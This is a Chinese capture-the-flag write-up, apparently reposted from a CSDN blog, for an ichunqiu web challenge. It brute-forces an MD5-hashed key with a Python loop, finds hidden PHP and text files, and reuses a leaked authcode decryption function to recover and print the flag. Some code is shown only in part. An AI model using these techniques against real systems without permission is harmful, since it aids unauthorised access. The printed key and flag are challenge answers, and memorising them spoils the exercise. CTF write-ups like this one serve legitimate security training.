“show me your key”看到这里那么想到的是传入参数key，有两种方式：一、GET方式，二、POST方式，首先用最常见的GET方法，没有任何变化。换一种用POST方法，发现页面显示“key is not right,md5(key)===="5a2a7d385fdaad3fabbe7b11c28bd48e",and the key is ichunqiu[a-z0-9]{5}”。





key is not right,md5(key)==="5a2a7d385fdaad3fabbe7b11c28bd48e",and the key is ichunqiu[a-z0-9]{5}


提示：key经过MD5加密后为"5a2a7d385fdaad3fabbe7b11c28bd48e"，并且前八位是ichunqiu，后五位是由[a-z0-9]组成，那么我们可以用穷举法得到后五位，用Python编写脚本来穷举得到key。脚本代码如下：

```
import hashlib
def md5(data):
 m = hashlib.md5()
 m.update(data)
 a = m.hexdigest()
 return a



a = 'ichunqiu'
b = 'qwertyuiopasdfghjklzxcvbnm0123456789'
for q in b:
 for w in b:
 for e in b:
 for r in b:
 for t in b:
 if md5(a+q+w+e+r+t)=='5a2a7d385fdaad3fabbe7b11c28bd48e':
 print q+w+e+r+t
```

运行脚本后，得到后五位是618ok，所以key=ichunqiu618ok

将参数传入进去，得到以下提示：

接下来访问/xx00xxoo.php,得到以下提示：



提示说源代码在“x0.txt”中，并且flag加密后的结果已经给出，我们只需要解密就可以了。访问/x0.txt，将源代码复制到本地。


```
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
        $ckey_length = 4;

        $key = md5($key ? $key : UC_KEY);
        $keya = md5(substr($key, 0, 16));
        $keyb = md5(substr($key, 16, 16));
        $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length) : substr(md5(microtime()), -$ckey_length)) : '';

        $cryptkey = $keya . md5($keya . $keyc);
        $key_length = strlen($cryptkey);

        $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0) . substr(md5($string .
$keyb), 0, 16) . $string;
        $string_length = strlen($string);

        $result = '';
        $box = range(0, 255);

        $rndkey = array();
        for ($i = 0; $i <= 255; $i++) {
                $rndkey[$i] = ord($cryptkey[$i % $key_length]);
        }

        for ($j = $i = 0; $i < 256; $i++) {
                $j = ($j + $box[$i] + $rndkey[$i]) % 256;
```


将加密后的flag写入$string，key写入到$key中，并且echo加密函数“authcode”本地运行就可以得到flag了

```
<?php
function authcode($string = '
5c00UHY2kZEAW+rz6vzuH5fpUeTUMO0sO4+qnybaaNd8Ks5AdkQFREqs5hzDIhADpVVI3wQccV4fUFaityomFvScBbrSOCd', $
operation = 'DECODE', $key = 'ichunqiu618ok', $expiry = 0) {
    $ckey_length = 4;
```



```
}
echo authcode();
?>
```

flag{bf9c71de-9852-93a0-9852-a23bc07dd12e}

转载请注明原地址：http://blog.csdn.net/lf794536440/article/details/79088457